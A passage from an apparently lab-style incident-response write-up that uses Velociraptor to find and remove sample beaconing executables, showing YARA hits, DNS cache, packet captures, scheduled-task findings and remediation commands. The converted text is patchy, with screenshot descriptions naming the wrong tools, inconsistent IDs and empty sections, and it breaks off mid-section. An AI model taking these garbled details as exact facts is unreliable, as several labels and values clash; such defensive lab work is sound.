  - FlowId F\_COVTLBC285664, Artifacts Windows.Sysinternals.Autoruns, Created 2024-05-11T20:52:17Z, Last Active 2024-05-11T20:54:07Z, Creator admin, Mb 0 b, Rows 1346.
  - FlowId F\_COVSNWJ20A8, Artifacts Windows.EventLogs.EvtxHunter, Created 2024-05-11T20:00:39Z, Last Active 2024-05-11T20:00:39Z, Creator admin, Mb 0 b, Rows 0.
  - FlowId F\_COVSN5VMKJHS, Artifacts Windows.Search.Yara, Created 2024-05-11T19:48:39Z, Last Active 2024-05-11T19:49:37Z, Creator admin, Mb 0 b, Rows 0.
  - FlowId F\_COVJS3PH4VJGU, Artifacts Windows.Search.Yara, Created 2024-05-11T19:39:59Z, Last Active 2024-05-11T19:40:54Z, Creator admin, Mb 0 b, Rows 0.
  - FlowId F\_COVSGTT3129PC, Artifacts Windows.System.DNSCache, Created 2024-05-11T19:35:19Z, Last Active 2024-05-11T19:35:21Z, Creator admin, Mb 0 b, Rows 3.
- Artifact Collection View:** Shows a table with columns Rule, HitOffset, HitContext, FileName, Size, ModTime, Upload. It displays one entry:
  - Rule Hit, HitOffset 5644, HitContext PWNED, FileName \\.\C:\pup4message.exe, Size 10240, ModTime 2021-07-18T16:35:30Z, Upload 2024-05-11T19:35:19Z.

## REMEDIATION:

```
DESKTOP-IECJBJI Connected
PowerShell * del c:\pup4message.exe
del c:\pup4message.exe

Logs
reg delete HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v PUP4 /f
The operation completed successfully.

Logs
TASKKILL /FI "IMAGENAME eq pup4message.exe"
INFO: No tasks running with the specified criteria.

Logs
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2086]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>TASKKILL /FI "IMAGENAME eq pup4message.exe"
INFO: No tasks running with the specified criteria.

C:\Windows\system32>reg delete HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v PUP4 /f
ERROR: The system was unable to find the specified registry key or value.

C:\Windows\system32>reg delete HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v PUP4 /f
ERROR: The system was unable to find the specified registry key or value.

C:\Windows\system32>del c:\pup4message.exe
Could Not Find c:\pup4message.exe

C:\Windows\system32>
```

## 19. Investigating a Bot with Velociraptor


CAPTURING NETWORK TRAFFIC REMOTELY:

The screenshot shows the Velociraptor interface with the following details:

- Header:** Shows the connection status as "Connected" to "DESKTOP-IECJBJI" and the user "admin".
- Table:** Displays captured artifacts, including four entries for Windows Network Packet Capture flows. The first entry is highlighted.

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.CP08MOD0FUHE	Windows.Network.PacketCapture	2024-05-12T09:26:57Z	2024-05-12T09:27:14Z	admin	0 b	1
✓	F.COVTSJQ10U84	Windows.System.PowerShell	2024-05-11T21:08:31Z	2024-05-11T21:08:32Z	admin	0 b	1
✓	F.COVTSJQ10U84	Windows.System.PowerShell	2024-05-11T21:08:02Z	2024-05-11T21:08:03Z	admin	0 b	1
✓	F.COVTRVJJQMDI	Windows.System.PowerShell	2024-05-11T21:07:10Z	2024-05-11T21:07:20Z	admin	0 b	1

- Tabs:** The "Results" tab is selected, showing the artifact type as "Windows.Network.PacketCapture".
- File Path:** The file path is displayed as "C:\Users\abdul\AppData\Local\Temp\gui\_datastore\temp\NetTraces\NetTrace.etl".
- Pagination:** The results page is showing 1 to 1 of 1.
- Timestamp:** The timestamp at the bottom right is "2024-05-12T09:28:16Z".



## CAPTURING FILES:

Screenshot of a network analysis tool interface showing captured artifacts and uploaded files.

**Artifacts Table:**

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.CP0802236CU4 G	Windows.Network.PacketCapture	2024-05-12T09:29:44Z	2024-05-12T09:31:20Z	admin	58 Mb	4
✓	F.CP08MOD0FUHE M	Windows.Network.PacketCapture	2024-05-12T09:26:57Z	2024-05-12T09:27:14Z	admin	0 b	1
✓	F.COVTSQLQ10U84 0	Windows.System.PowerShell	2024-05-11T21:08:31Z	2024-05-11T21:08:32Z	admin	0 b	1
✓	F.COVTSCG4RJ6S 8	Windows.System.PowerShell	2024-05-11T21:08:02Z	2024-05-11T21:08:03Z	admin	0 b	1

**Uploaded Files Table:**


Timestamp	started	vfs_path	Type	file_size	uploaded_size	Preview
1715506285	2024-05-12 09:31:25.3110634 +0000 UTC	C:\Users\abdul\AppData\Local\Temp\gui_datastore\temp\tmp3578561919.pcapng		29626836	29626836	
1715506292	2024-05-12 09:31:32.2004936 +0000 UTC	C:\Users\abdul\AppData\Local\Temp\gui_datastore\temp\NetTraces\NetTrace.etl		31457280	31457280	

Showing 1 to 2 of 2

2024-05-12T09:32:25Z

## CREATING. PCAPNG FILES:

## USER-AGENT:



## DNS CACHE:

securityreport	198.199.94.12	A	219	Success	Answer
.samsclass.inf					
0					

## BEACONING EXE:

The screenshot shows the NetworkMiner interface with the following details:

**Top Bar:** Shows a search bar with "all", a "Connected" status indicator for "DESKTOP-IECJBJI", and user "admin".

**Left Sidebar:** Includes icons for Home, Filter, Requests, Artifacts, and Notebooks.

**Main Table:** Displays a list of artifacts found in the session. The columns are: State, FlowId, Artifacts, Created, Last Active, Creator, Mb, and Rows.

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.CP09C9RR5L88	Windows.Search.Yara A	2024-05-12T10:12:55Z	2024-05-12T09:57:16Z	admin	0 b	1
✓	F.CP094V5BENKD	Windows.System.DNSCache 4	2024-05-12T09:57:16Z	2024-05-12T09:57:18Z	admin	0 b	33
✓	F.CP093Q81VQ6I	Windows.System.DNSCache 4	2024-05-12T09:54:49Z	2024-05-12T09:54:51Z	admin	0 b	33
✓	F.CP0802236CU4	Windows.Network.PacketCapture G	2024-05-12T09:29:44Z	2024-05-12T09:31:20Z	admin	58 Mb	4

**Bottom Table:** Shows the details of the selected artifact ("Windows.Search.Yara"). The columns are: Rule, HitOffset, HitContext, FileName, Size, ModTime, and Upload.

Rule	HitOffset	HitContext	FileName	Size	ModTime	Upload
secrep	51471	securityreport	\.\.\C:\PUP\security\securityte st.exe	96256	2021-07-21T15:14:42Z	

**Pagination:** Shows page numbers 10, 25, 30, 50, and a current page number of 0.

**Timestamp:** A timestamp at the bottom right of the main window area: 2024-05-12T10:14:09Z.

## SYSMON INSTALLATION:

## WINDOWS.EVENTLOGS. EVTXHUNTER:

The screenshot shows the EvtXHunter interface. At the top, there's a navigation bar with tabs: Artifact Collection, Uploaded Files, Requests, Results (which is selected), Log, and Notebook. Below the navigation bar is a search bar containing "Windows.EventLogs.EvtxHunter". The main area features a table of artifacts:

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.CP8AFU00G07LC	Windows.EventLogs.EvtxHunter	2024-05-12T11:28:59Z	2024-05-12T11:29:04Z	admin	0 b	2
✓	F.CP8AFU007LFPVG	Windows.EventLogs.EvtxHunter	2024-05-12T11:26:59Z	2024-05-12T11:27:10Z	admin	0 b	0
✓	F.CP89C9R5L88A	Windows.Search.Yara	2024-05-12T10:12:55Z	2024-05-12T10:13:48Z	admin	0 b	1
✓	F.CP894V8ENKD4	Windows.System.DNSCache	2024-05-12T09:57:16Z	2024-05-12T09:57:18Z	admin	0 b	33
✓	F.CP893Q1V0614	Windows.System.DNSCache	2024-05-12T09:54:49Z	2024-05-12T09:54:51Z	admin	0 b	33
✓	F.CP8002236CUAG	Windows.Network.PacketCapture	2024-05-12T09:29:44Z	2024-05-12T09:31:20Z	admin	58 Mb	4
✓	F.CP88M0QBFUHEM	Windows.Network.PacketCapture	2024-05-12T09:26:57Z	2024-05-12T09:27:14Z	admin	0 b	1

Below the table is a detailed event view for the first artifact:

EventTime	Computer	Channel	Provider	EventID	EventRecordID	UserSID	Username	UserData	OSPath
2024-05-12T09:22:02Z	DESKTOP-IECJB0J1	Microsoft-Windows-Sysmon\Operational	Microsoft-Windows-Sysmon	11	2464	S-1-5-18	SYSTEM		C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon\Operational.evtx
2024-05-12T09:22:02Z	DESKTOP-IECJB0J1	Microsoft-Windows-Sysmon\Operational	Microsoft-Windows-Sysmon	11	2465	S-1-5-18	SYSTEM		C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon\Operational.evtx

At the bottom, there are pagination controls (18, 25, 30, 50) and a link to "Goto Page". The timestamp at the bottom right is 2024-05-12T11:30:31Z.

## PARENT COMMND LINE:

## SCHEDULED TASKS:

The screenshot shows the EvtXHunter interface. At the top, there's a navigation bar with tabs: Artifact Collection, Uploaded Files, Requests, Results (which is selected), Log, and Notebook. Below the navigation bar is a search bar containing "all". The main area features a table of artifacts:

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.CP8AFU00PKFTQ	Windows.System.TaskScheduler	2024-05-12T11:32:15Z	2024-05-12T11:32:27Z	admin	0 b	203
✓	F.CP8AFU00G07LC	Windows.EventLogs.EvtxHunter	2024-05-12T11:28:59Z	2024-05-12T11:29:04Z	admin	0 b	2
✓	F.CP8AFU007LFPVG	Windows.EventLogs.EvtxHunter	2024-05-12T11:26:59Z	2024-05-12T11:27:10Z	admin	0 b	0
✓	F.CP89C9R5L88A	Windows.Search.Yara	2024-05-12T10:12:55Z	2024-05-12T10:13:48Z	admin	0 b	1
✓	F.CP894V8ENKD4	Windows.System.DNSCache	2024-05-12T09:57:16Z	2024-05-12T09:57:18Z	admin	0 b	33
✓	F.CP893Q1V0614	Windows.System.DNSCache	2024-05-12T09:54:49Z	2024-05-12T09:54:51Z	admin	0 b	33
✓	F.CP8002236CUAG	Windows.Network.PacketCapture	2024-05-12T09:29:44Z	2024-05-12T09:31:20Z	admin	58 Mb	4

Below the table is a detailed event view for the first artifact:

EventTime	Computer	Channel	Provider	EventID	EventRecordID	UserSID	Username	UserData	OSPath
2024-05-12T11:32:15Z	DESKTOP-IECJB0J1	Microsoft-Windows-Sysmon\Operational	Microsoft-Windows-Sysmon	11	2464	S-1-5-18	SYSTEM		C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon\Operational.evtx

At the bottom, there are two detailed event views for the second and third artifacts, both showing the same event record. The timestamp at the bottom right is 2024-05-12T11:33:07Z.

## HUNTS:

The screenshot shows the 'New Hunt - Configure Hunt' dialog box. The 'Description' field contains 'Detect securitytest beaconer'. The 'Expiry' field shows '19/5/2024 16:34'. Under 'Include Condition', it says 'Run everywhere'. Under 'Exclude Condition', it says 'Run everywhere'. In the 'Orgs' section, 'All Orgs' is selected. The 'Hunt State' section has a checkbox 'Start Hunt Immediately' which is unchecked. Below this, a green box displays 'Estimated affected clients 1' and a dropdown menu set to 'All known Clients'. At the bottom, there are tabs: 'Configure Hunt' (which is green), 'Select Artifacts', 'Configure Parameters', 'Specify Resources', 'Review', and 'Launch'.

Create Hunt: Configure artifact parameters

Filter artifact parameter

EvtxGlob	%SystemRoot%\System32\Winevt\Logs\*.evtx
IocRegex	securitytest
WhitelistRegex	? for suggestions
PathRegex	.*
ChannelRegex	.
ProviderRegex	.*
IdRegex	.*
VSSAnalysisAge	0
DateAfter	12/05/2024 4:31 UTC Now
DateBefore	--/-/---- --:-- UTC Now


- Windows.System.TaskScheduler

TasksPath	c:/Windows/System32/Tasks/SecurityScript
AlsoUpload	<input type="checkbox"/> If set we also upload the task XML files.
UploadCommands	<input type="checkbox"/> If set we attempt to upload the commands that are mentioned in the scheduled tasks

- Windows.System.DNSCache

Configure Hunt Select Artifacts **Configure Parameters** Specify Resources Review Launch

2024-05-12T11:36:43Z



## TASKSCHEDULER /ANALYSIS:

The screenshot shows the NetworkMiner interface with three main sections of analysis results:

### Windows.System.TaskScheduler/Analysis

OSPath	Command	ExpandedCommand	Arguments	ComHandler	UserId
C:\Windows\System32\Tasks\SecurityScriptTest	C:\Users\abdul\Downloads\securitytest.exe	C:\Users\abdul\Downloads\securitytest.exe			DESKTOP-IECJBJI\abdul

Showing 1 to 1 of 1

### Windows.System.DNSCache

Name	Record	RecordType	TTL	QueryStatus	SectionType	FlowId
132.209.58.216.in-	arn09s05-in-f4.1e100.net	PTR	59099	Success	Answer	F.CP0AJI9K.H

2024-05-12T11:39:35Z

## Windows.System.TaskScheduler/Analysis

OSPath	Command	ExpandedCommand	Arguments	ComHandler	UserId
C:\Windows\System32\Tasks\SecurityScriptTest	C:\Users\abdul\Downloads\securitytest.exe	C:\Users\abdul\Downloads\securitytest.exe			DESKTOP-IECJBJI\abdul


Showing 1 to 1 of 1

## Windows.System.DNSCache

Name	Record	RecordType	TTL	QueryStatus	SectionType	FlowId
132.209.58.216.in-	arn09s05-in-f4.1e100.net	PTR	59099	Success	Answer	F.CP0AJI9K.H

2024-05-12T11:39:35Z

## REMEDIATION:




The screenshot shows an Administrator Command Prompt window on a Windows 10 system. The command history is as follows:

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
C:\Windows>cd ..
C:\>cd Users
C:\Users>cd abdul
C:\Users\abdul>cd Desktop
C:\Users\abdul\Desktop>repackged_velociraptor.exe service install
C:\Users\abdul\Desktop>repackged_velociraptor.exe service install
C:\Users\abdul\Desktop>schtasks /delete /tn SecurityScript /f
SUCCESS: The scheduled task "SecurityScript" was successfully deleted.
```

## 20. Investigating a Two-Stage RAT with Velociraptor

INSTALLING RAT:



## AUDITING AUTORUNS:

The screenshot shows the X-Shell interface with the following details:

**Main Table Headers:** State, FlowId, Artifacts, Created, Last Active, Creator, Mb, Rows.

**Artifacts:**

